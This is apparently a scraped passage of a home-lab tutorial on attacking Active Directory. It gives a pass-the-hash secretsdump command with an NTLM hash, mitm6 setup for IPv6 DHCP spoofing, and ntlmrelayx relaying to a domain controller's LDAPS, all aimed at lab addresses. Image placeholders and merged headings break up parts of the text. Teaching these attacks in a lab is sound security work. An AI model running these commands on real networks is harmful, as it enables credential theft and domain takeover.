impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:66216d8fd712c24c18dfa588cfdeca75 'Template@10.80.80.4'

Get a Shell with Pass-the-Hash Attack
IPv4 Domain Takeover Using IPv6
Acquiring and Running MITM6
git clone https://github.com/dirkjanm/mitm6
cd mitm6
python3 -m pip install -r requirements.txt

Now that the mitm6 environment has been built, you can run the mitm6.py script. The high level view of this script is that it announces itself as a DHCPv6 server and router on the Local Area Network (LAN).
Most Windows hosts actively use IPv6 it is not implemented in the network environment. Therefore, when they broadcast a DHCPv6 discover request, mitm6 will happily give them a malicious configuration.
sudo python3 ./mitm6.py -d 'ad.lab'Relay NetNTLMv2 Authentication

Start ntlmrelayx
# -6: IPv6 support
# -t: target
# -wh: WPAD hostname
# -l: loot directory to store output
sudo impacket-ntlmrelayx -6 -t ldaps://10.80.80.2 -wh wpad.ad.lab -l mitm6_output_files
Relay a Privileged Credential
You shouldn't log into client devices using a Domain Administrator account, but this kind of thing does happen in the real world.
- Log into one of your domain-joined hosts as
domain.admin@ad.lab - Run the command
Restart-NetAdapter *in an elevated PowerShell terminal. This will cause the network interface on the host to request a DHCPv6 lease. Otherwise, you'd have to wait until the host automatically tries to renew its lease.
Lots and Lots More Attacks
The official list of supported attacks is in the project GitHub's readme.
WaterExecutionI can't possibly cover every attack in this tutorial, but have given you enough to get started. Please have a look at my Active Directory Attack Map and Active Directory Notes for more ideas.
Next Step
 0xBEN
0xBEN